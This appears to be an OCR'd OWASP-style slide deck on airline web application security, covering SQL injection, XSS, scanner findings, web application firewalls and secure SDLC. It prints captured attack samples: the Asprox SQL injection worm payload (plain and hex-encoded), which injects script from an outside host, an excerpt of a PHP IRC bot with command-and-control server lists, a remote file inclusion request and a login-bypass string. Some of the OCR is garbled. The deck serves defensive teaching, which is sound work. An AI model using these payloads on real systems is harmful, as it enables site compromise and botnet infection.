


SELECT * FROM users WHERE username = ' ' or 1=1

Source: Victor Chapela
Sm4rt Security Services

OWASP


# SQL Injection Attack: Successful



- Keep in mind
  - The injection will be executed on a backend server
  - The DB server may not even have Internet access

Source: Victor Chapela
Sm4rt Security Services

# Cross Site Scripting (XSS) Attack



Username= G_Lucky
Password= demo1234
Session cookie = ACDE45

Your Airline is now offering Free Flights. Click Here to get yours.


1. Username:

2. Password:

3. Sign On to: Account Summary

Source: John Kindervag
www.Vigilar.com

# Flight Plan: Web Security



Threat Awareness

Web Assessments

Deploy Solutions

SDLC & Compliance

“WHAT are we doing wrong?”

Protecting Information

IT Education & Training
- Web App Developers
- QA Team
- Security Staff

Gain High level buy-in

**“WHERE are we vulnerable?”**
**Hire SME’s to assess web**

**Examine Findings and attempt to exploit**

**Determine risk of potential data leakage**


**Document Code Issues**

# Web Application Vulnerabilities

## Translate findings to Business Risk/ Impact

- **Demonstrate the type of vulnerabilities an Attacker might find**
- **Demonstrate how the Attacker will be able to manipulate online applications to:** (gain access, increase flyer miles, book flight, steal credit card data, download sensitive passenger data, manipulate weather information)
- **Customer Data Risk** –spy on passengers whereabouts, passenger records
- **Operational Data Risk**– industry contacts, intercept/inject ground-to-air-communications, alter weather information, forge aircraft records, all information related to operations
- **Financial Data Risk**– Invoices, Credit Collections, Revenue statistics

# Flight Plan: Web Security



Threat Awareness

Web Assessments

Deploy Solutions

SDLC & Compliance

"WHAT are we doing wrong?"

Protecting Information

IT Education & Training
- -Web App Developers
- QA Team
- Security Staff

Gain High level buy-in

"WHERE are we vulnerable?"
Hire SME's to assess web

Examine Findings and attempt to exploit

Determine risk of potential data leakage.

Document Code Issues

**"HOW do we fix?"**
**Improve Architecture**

**Perform Automated Web Application Scanning**

**Deploy Web App Firewall**

**Fix the Code!**

# Web Application Scanning

## Web Application Scanning Impact


- Might slow production website
- Antivirus might detect malicious HTTP requests

## Summary of Findings

- # of URLs were scanned
- % of URLs vulnerable – not vulnerable
- Making sense of the scan results
- Critical vs. Informational

## OWASP-based Findings

- SQL Injection
- Cross-site Scripting
- Broken Access Controls
- Command Injection Flaws
- Use of Weak SSL protocols
- Latest patches or hot fixes not installed
- Default vulnerable scripts installed
- Predictable Resource Locations



My Application (133)
https://www.Aviation-Air.com/
/ (2)
Aircraft Specifications (7)
Baggage_Routing (4)
Bookings (14)
Check-in (23)
Hotel_Data (18)
Passenger_Details (19)
Route Maps (6)
Weather_Data (27)

Scan is Incomplete

Arranged By: Severity | Highest on top

133 Security Issues (419 variants) for 'My Application'

Blind SQL Injection (28)
Application Error Message (14)
Application Test Script Detected (2)
Email Address Pattern Found (24)
SQL Injection File Write (requires user verification) (1)
SSL Certificate Domain Name Mismatch (1)

Blind SQL Injection

Severity: High
Type: Application-level test
WASC Threat Classification: Command Execution: SQL Injection
CVE Reference(s): N/A
Security Risk: It is possible to view, modify or delete database entries and tables

Possible Causes
Sanitation of hazardous characters was not performed correctly on user input

Technical Description
Web applications often use databases at the backend to interact with the enterprise data warehouse. The de-facto standard language for querying databases is SQL (each major database vendor has its own dialect). Web applications often take user input (taken out of the HTTP request) and incorporate it in an SQL query, which is then sent to the backend database. The query results are then processed by the application and sometimes displayed to the user.

This mode of operation can be exploited by an attacker if the application is not careful enough with its treatment of user (attacker) input. If this is the case, an attacker can inject malicious data, which when incorporated into an SQL query, changes the original syntax of the query into something completely different. For example, if an application uses user's input (such as username and password) to query a database table of users' accounts in order to authenticate the user, and the attacker has the ability to inject malicious data into the username part of the query (or the password part, or both), the query can be changed into a different data yanking query, a query that modifies the database, or a query that runs shell commands on the database server.

Typically, the attacker achieves this goal in steps. He/she will first learn the structure of the SQL query, and then use this knowledge to thwart the query (by injecting data that changes the query syntax) into performing differently than intended. Suppose the query in question is:

Total number of issues: 133

Visited URLs 682 /800 | Completed Tests 32151 / 57498

OWASP

# Web Application Firewalls

## WAFs show application flaws too!

### Web App Firewall features


- Analyze HTTP Request and Response
- Custom Signatures
- Inspect Parameters

### Web App Firewall deployments

- In-line vs. Out-of-line
- Monitor mode vs. Blocking mode
- Support SSL, Citrix, Load Balancer?

### Web App Firewall findings

- Details of the Events




| Severity | New | Total | Entry/Informative Event Group | Result | Exit Event Group | First Occurrence |
|---|---|---|---|---|---|---|
| ● | 3 | 3 | SQL injection | Fail | Server redirected request | [illegible] |
| ● | 2 | 2 | Cross Site Scripting (XSS) | Attempt | | [illegible] |
| ● | 14 | 14 | System command injection | Fail | Server redirected request | [illegible] |
| ● | 1 | 1 | PHP injection | Fail | Page not found | [illegible] |
| ● | 26 | 28 | Comment Spam | Attempt | | [illegible] |
| ● | 2 | 2 | [illegible] | [illegible] | [illegible] | [illegible] |
| ● | 1 | 1 | [illegible] | [illegible] | | [illegible] |
| ● | 21 | 21 | PHP injection - Pattern: [$_GET] | Fail | Request rejected by server | [illegible] |
| ● | 2 | 2 | [illegible] | [illegible] | | [illegible] |
| ● | 9 | 9 | [illegible] | [illegible] | [illegible] | [illegible] |
| ● | 2 | 2 | [illegible] | [illegible] | [illegible] | [illegible] |
| ● | 1 | 1 | [illegible] | [illegible] | | [illegible] |
| ● | 7 | 7 | Application has changed | Informative | | [illegible] |
| ● | 65 | 65 | Broken links | | | [illegible] |
| ● | 3 | 3 | [illegible] | [illegible] | [illegible] | [illegible] |
| ● | 6 | 6 | Automated program explored the application | Fail | Page not found | [illegible] |
| ● | 2 | 2 | Credit Card numbers displayed by Application | | | [illegible] |
| ● | 45 | 45 | URL seen for the first time | InfoLeak | File or directory name leakage | [illegible] |
| ● | 35 | 36 | [illegible] | [illegible] | | [illegible] |
| ● | 1398 | 1399 | Failed login attempt | Informative | | [illegible] |
| ⓘ | 206 | 207 | [illegible] | [illegible] | | [illegible] |
| ⓘ | 7 | 7 | [illegible] | [illegible] | [illegible] | [illegible] |
| ⓘ | 10223 | 10231 | Successful login attempt | Informative | | [illegible] |

| | |
|---|---|
| 🟥 | Critical (63) |
| 🟧 | High (229) |
| 🟨 | Medium (29) |
| 🟩 | Low (347) |
| ⓘ | Informational (913) |

● Last 24 Hours
○ Last Week
○ Total

# Web Application Firewall Events



SQL injection

## Asprox SQL Injection Worm


```
DECLARE @S CHAR(@SET @S=ÊST(0xDECLARE @T varchar(255),@C
varchar(4000) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from
sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or
b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM
Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+'] set ['+@C+']=''"></title><script
src="http://www0.SomeBadSite.cn/csrss/w.js"></script><!--''+['+@C+'] where '+@C+'
not like ''%"></title><script src="http://www0.BadSite.cn/csrss/w.js"></script><!--
''')FETCH NEXT FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor
DEALLOCATE Table_Cursor AS CHAR(@));EXÌ(@S);
```


**Read This:** Anatomy of the *Asprox* Botnet

## ASCII HEX Encoded/Binary String Automated SQL Injection Attack

```
GET
CrappyAirlines/?';DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C415245204054
207661726368617228323535292C404320766172636861722834303030292044454434C41524520546162
6C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D6
52066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E6
9643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F7
220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31363
6C653E3C736372697074207372633D22687474703A2F2F777777302E646F7568756E716E2E636E2F6
3737273732F772E6A73223E3C2F7363726970743E3C212D2D272729464554434820204E45585420465
24F4D20205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F53452054616
26C655F437572736F72204445414C4C4F434154452205461626C655F437572736F72%20AS%20CHAR(
4000));EXEC(@S); HTTP/1.1
```

# Web Application Firewall Events



PHP injection - Pattern: [$_GET]


```
<?php
define('Fx29ver',"FeeLCoMz Fx29PHPBot v1.70");
define('TEZ', 0);
define('BROZ', 0);
define('PRE','.');
fx29bot_start("
#########################################
##[ FeeLCoMz Fx29PHPBot v1.70         ]##
##[ By FaTaLisTiCz_Fx                 ]##
##[ (c)08-09 2008, FeeLCoMz Community ]##
##[ #CyBeRz@allnetwork.org            ]##
#########################################");
fx29bot_init();
proz("Initializing variables..");

######################
##[ CONFIGURATIONS ]##
######################
$admin   = "RoNz";
$pass    = "";
$md5pass = "74b1d0cbf459a2cc0d37b371792de795";
$chans   = "#CyBeRz,#Fx29";
$names   = "

…………………..CUT HERE  ………………………..

$links = array(
  1 => array(
  "irc.indika.net.id", "irc.malangkota.go.id", "irc.elnus.net.id:6668",
  "genesis.kalpin.us:2525", "irc.velo.net.id", "irc.cbn.net.id",
  "irc.indo.net.id", "irc.punc4k.com", "irc.circleone.net.id",
  "irc.adsnet.co.id", "irc.uii.net.id", "irc.indoforum.org",
  "irc.hotspeed.com.sg", "irc.citra.net.id",
"jmn.id.allnetwork.org:7600",
  "dustshell.us.allnetwork.org", "irc.indotransdata.net",
"wanxp.id.allnetwork.org",
  ),
  2 => array(
  "irc.indoirc.net", "romania.indoirc.net", "master.indoirc.net",
  "espro.indoirc.net", "irc.mojok.org",
"start.indoirc.net","irc.master.fm",
  "starshells.indoirc.net", "irc.ipv6.indoirc.net",
"jakarta.indoirc.net",
  "irc.amstronk.net","rosebanditz.indoirc.net", "ponorogo.indoirc.net",
  ),
  3 => array(
  "koreandigital.com:2900",
  ),
  "fx29id"  => "http://pupa.thteen.com/readme.txt?",
  "fx29bot" => "http://uaedesign.com/xml/botz/fx29bot.txt?",
```

## Remote File Inclusion (RFI)

**GET** /mydocs/pdf/docs.php?**grabfile=0).include($_GET[file]).(0&file=http://www.HackerOwnedSite.com/ fx29bot.txt**
HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: www.YourSite.com
User-Agent: libwww-perl/5.805
));EXEC(@S); HTTP/1.1

# Flight Plan: Web Security



“WHAT are we doing wrong?”

Protecting Information

IT Education & Training
- -Web App Developers
- QA Team
- Security Staff

Gain High level buy-in

“WHERE are we vulnerable?”
Hire SME’s to assess web

Examine Findings and attempt to exploit

Determine risk of potential data leakage.

Document Code Issues

“HOW do we fix?”
Improve Architecture

Perform Automated Web Application Scanning

Deploy Web App Firewall

Fix the Code!

**“WHEN do we address?”**

**Insert Security into SDLC**
- **Planning Phase**
- **Designing Phase**
- **Execution Phase**

